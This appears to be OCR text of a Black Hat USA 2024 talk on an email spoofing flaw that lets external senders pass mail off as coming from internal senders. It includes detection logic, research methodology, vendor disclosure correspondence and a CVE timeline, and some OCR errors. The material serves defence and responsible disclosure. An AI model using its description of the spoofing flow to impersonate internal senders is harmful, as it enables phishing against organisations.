
- The data after the @ symbol generally refers to the server sending the email to the world, and the string before the @ symbol is the unique identifier.

Recommendations For Logging:

- We would recommend logging Email Message-IDs alongside any trace data, or various email security checks (DKIM, SPF, DMARC etc.)
- For Detection we focus on the characteristics of an external sender with external & internal Message-IDs. The Message-IDs are the core focus for detection.

Detection logic

1. External Sender, with an external Message-ID
2. Sending multiple emails within minutes
3. After the original email with the external Message-ID, another email is present from the same sender but with an internal mail server as the Message-ID.



1.2.3.4
Attacker@outlook.com

Message ID Created by Client

String-Unique-Identifier@outlook.com

Vulnerable Email Server

Internal Mail Relay / Mail Servier

Internal Mail Sender@internal.domain

Original Email

String-Unique-Identifier@outlook.com

Smuggled Email

Internal Mail Sender@internal.domain

External


Internal

black hat USA 2024

DNS Data Analytics

Methodology

- Sticker shock set in…



RE: 25302-Requesting access to Open Data datasets

Hao Wang
To [redacted]

Thu 4/11/2024

Retention Policy DPT default 3 year delete (3 years) Expires 4/12/2027

This message is from an external sender.

Hi Hao,


lead the global strategic alliances team at Rapid7.

Vhat you have outlined below definitely falls under our commercial use case. There is a $35,000 USD annual fee associated with access to the data.

his includes

- The data is a package so you get all sources listed here vs an a la carte approach
- We provide 37 months of historical
- All data can be pulled directly from the site or programmatically site or via API

Vhen you're ready, I'm happy to draw up an official quote & send over the Terms of Service.




mx 2023-10-18 Dataset

Item & Description	Amount
mx 2023-10-18 Full dataset from Email Hosting Providers - Category Datasets 191,768,664 Unique Web Domains covering 7,829,179,421 technology records over 74,386,167 website and subdomains.	$112,124

We'll build our own data set

- With DMARC and SPF records
- ChatGPT, write me a program...
- Results in millions of domains with millions of results
- Parse some JSON



create a golang program to take an input list of domains. perform spf and dmarc lookups of the domains and put the results in a json format

Certainly! Below is a Go program that performs SPF and DMARC lookups for a list of domains and outputs the results in JSON format. This program uses the `github.com/miekg/dns` package to perform DNS lookups.

First, make sure to install the `github.com/miekg/dns` package:

```sh
go get github.com/miekg/dns
```

Here is the Go program:

```go
package main

import (
    "encoding/json"
    "fmt"
    "log"
```


Better way to do this?

- Acquire ASN and IP blocks
- Match them
- Do an MX record lookup on all of them
- Import the data
- Build a Kibana and Nifi cluster to query them all

black hat
USA 2024

Disclosure

Does abuse@company.com work?



Email Spoofing Vulnerability Responsible Disclosure - DCU-826755

Digital Crimes Unit <care@services.godaddy.com>
to me

Wed, 24 Apr, 14:09

Everything you need to know about your Abuse Report:


This email inbox isn't monitored. To finish your report, please go to the Abuse Reporting Form.

We'll review your complaint and process in accordance with our policies, and will contact you only if necessary and at our discretion.

If you submit (or have already submitted) your report using the Abuse Reporting Form, additional submissions from the same email within 24 hours may not receive another notice of receipt.

To send reports in bulk, you can use our API for brand protection and industry partners.

But sometimes things take a while



Caleb Sargent [redacted]
to Twilio
Fri, 24 May, 16:45

Good Afternoon Team,

We wanted to check in to see if there has been any movement on this ticket, as we just retested this issue and it's still there. We'll be opening a US-CERT case against this vulnerability and plan to disclose the issue at BlackHatUSA at the beginning of August.

Regards,

Caleb

Compliance Operations Team (Twilio SendGrid Support) <support@twiliosendgrid.zendesk.com>
to me
Sat, 25 May, 08:21

In replies all text above this line is added to the ticket


Compliance Operations Team (SendGrid)
May 25, 2024, 5:11AM PDT

Hi Calebsargent,

I am transferring your request to our Consumer Trust team, who will provide further assistance. If you have any additional questions about this request, please respond with them here.

Onboarding & Compliance Operations

Disclosure timeline



CVE-2024-7208

CVE-2024-7209

2024

Apr 23-30

Notified affected vendors

May 28

Coordination with US-CERT

Jul 18

Dark Reading Blog

Jul 23

US-CERT Disclosure Deadline

Jul 29

CVE Assignment

